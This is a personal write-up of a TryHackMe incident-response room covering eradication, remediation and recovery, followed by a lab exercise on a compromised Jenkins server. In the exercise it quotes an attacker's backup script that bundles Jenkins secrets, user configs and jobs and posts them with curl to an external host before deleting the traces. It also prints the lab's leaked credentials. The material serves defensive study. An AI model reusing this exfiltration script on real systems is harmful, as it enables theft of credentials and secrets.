Incident Response - Eradication & Remediation
Disclaimer: This post contains my personal notes and methodology for the respective TryHackMe room. All the credits for the room and the lab environment go to the original creators at TryHackMe. Flags are not revealed to preserve the challenge for others.
Objective
A look into the fourth phase of the Incident Response framework: Eradication, Remediation, and Recovery.
Arguably, the most important phase of the incident response process.
It is often far too easy to move to this step prematurely, due to pressure from upper management. Fully understanding the incident is critical to gain the most benefits from this phase.
Initial attempts at remediation may fail. Importance of the Feedback loop between eradication and scoping phases become most apparent then.
The main goals of this phase are:
- Eradicate the malicious threat actors from the network and systems.
- Recover from the impact. Go back to the state of normal business operations.
Also note that, premature eradication may cause the attacker to think that you already have a complex and detailed eradication plan in motion and may lead to the attacker executing their exfiltration process, destroying or causing more damage to the systems they have control over, and spreading more persistence mechanisms all over the network.
Eradication Techniques
- Automated Eradication
- Malwares are automatically quarantined, cleaned up, and removed by tools such as EDRs (Endpoint Detection and Response).
- This is most effective on less sophisticated threats with known techniques.
- However, they do allow analysts to shift focus on more complex threats. And automation provides a boost in speed.
- Complete System Rebuild
- Most straightforward way.
- Similar to “the best way to be safe in the Internet, is to disconnect the system from networks, and shut it down”.
- Provides a clean slate, with the downside that all the normal contents should also be removed, and reinstated. Systems have to configured from scratch.
- Downtime for the system.
- Targeted System Cleanup
- A targeted way of cleaning up attacker’s changes. Planned and executed with speed and precision.
- Suited for critical systems that can’t be built from scratch, or relied upon automated eradication completely.
- Success in this technique is determined by how well the scoping has been done.
Remediation
In order for the effects of the eradication phase to last, an effective remediation and recovery strategy needs to be used. Ideally, all three should be planned together and executed consequently like clockwork.
The learnings from the incident response process so far, should have taught the organization on how to make their security posture better. Typical remediation start with (but not always):
- Network Segmentation: Proper segmentation to ensure attackers can’t get to critical systems even if they infect one of the systems.
- Identity and Access Management: Ensure accounts have limited privileges (least privileges required for the job), and compromised accounts must be reviewed. The mode of compromise too, and immediately patched.
- Patch management: Removing the root cause that allowed the attackers in. Good patch management would allow quick remediation, and proper tracking of applications used within the environment, constantly ready for patching vulnerabilities as they happen.
Recovery
Changes that would bring systems back online happen.
- Continuous Testing and Monitoring: Organizations should employ tests to see if the remediation tactics employed hold against attacks of a similar nature. Done through simulations and penetration testing.
- Backups: Always important. Always keep backups. Detailed documentation is also key, in addition to automated setup scripts.
- Action plan for recovery: Some changes are straightforward. Others aren’t, and require multiple steps. They must be planned correctly.
Targeted System Cleanup Exercise
We are presented with a Linux server that specifically hosts the Jenkins service. It is understood that the threat actors have compromised the swiftspend_admin account due to a misconfiguration on some other system which is found to contain the account’s plaintext password. Apparently, these credentials are being reused in all of the platforms that this administrator account is used in, and as such, it is your job to know if this specific system has been compromised through the said vulnerability, and if so, know the full extent of it, and then make plans on how to eradicate and remediate all traces of threat actor activity.
Compromised Credentials:
- Username: swiftspend_admin
Password: SuperStrongPassword123
- The server is specifically used to host the Jenkins service. The jenkins service is not running, but the service file is found at
/lib/systemd/system/jenkins.serviceand from that, we can gather that the JENKINS_HOME is at/var/lib/jenkins. - We can gain root privileges with

sudo -s, and doing so allows us access to/var/lib/jenkins/secretswhere there is the initialAdminPassword, which contains the default admin password for the jenkins service.
- At
/var/lib/jenkins/userswe find two folders: one for admin, and one for infra-admin. Theconfig.xmlfor the infra admin gives us an email. Bothconfig.xmlfiles contain passwords in hashed form. - At
/var/lib/jenkins/jobs, we find another config. Within it, a command:/bin/bash /var/lib/jenkins/backup.sh. This is the command invoked by the project.
Going to the backup script, we see that a certain URL is contacted. I tried going to it, but it didn’t work.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22

#!/bin/sh

mkdir /var/lib/jenkins/backup
mkdir /var/lib/jenkins/backup/jobs /var/lib/jenkins/backup/nodes /var/lib/jenkins/backup/plugins /var/lib/jenkins/backup/secrets /var/lib/jenkins/backup/users

cp /var/lib/jenkins/*.xml /var/lib/jenkins/backup/
cp -r /var/lib/jenkins/jobs/ /var/lib/jenkins/backup/jobs/
cp -r /var/lib/jenkins/nodes/ /var/lib/jenkins/backup/nodes/
cp /var/lib/jenkins/plugins/*.jpi /var/lib/jenkins/backup/plugins/
cp /var/lib/jenkins/secrets/* /var/lib/jenkins/backup/secrets/
cp -r /var/lib/jenkins/users/* /var/lib/jenkins/backup/users/

tar czvf backup.tar.gz backup/
/bin/sleep 5


curl -XPOST hxxp://backup[.]swiftspend[.]com:6996/upload -F 'files=@backup.tar.gz'
/bin/sleep 5

rm -rf /var/lib/jenkins/backup/
rm -rf /var/lib/jenkins/backup.tar.gz
Since it is a custom domain, you could try cat etc/hosts? We find the IP address for the domain there, and we can use AbuseIPDB to find the country it is located in.
The attacker is basically performing backups, and exfiltrating the data to their servers.
And that’s pretty much it for the exercise. Since we know how the attacker is operating, we can perform a Targeted System Cleanup.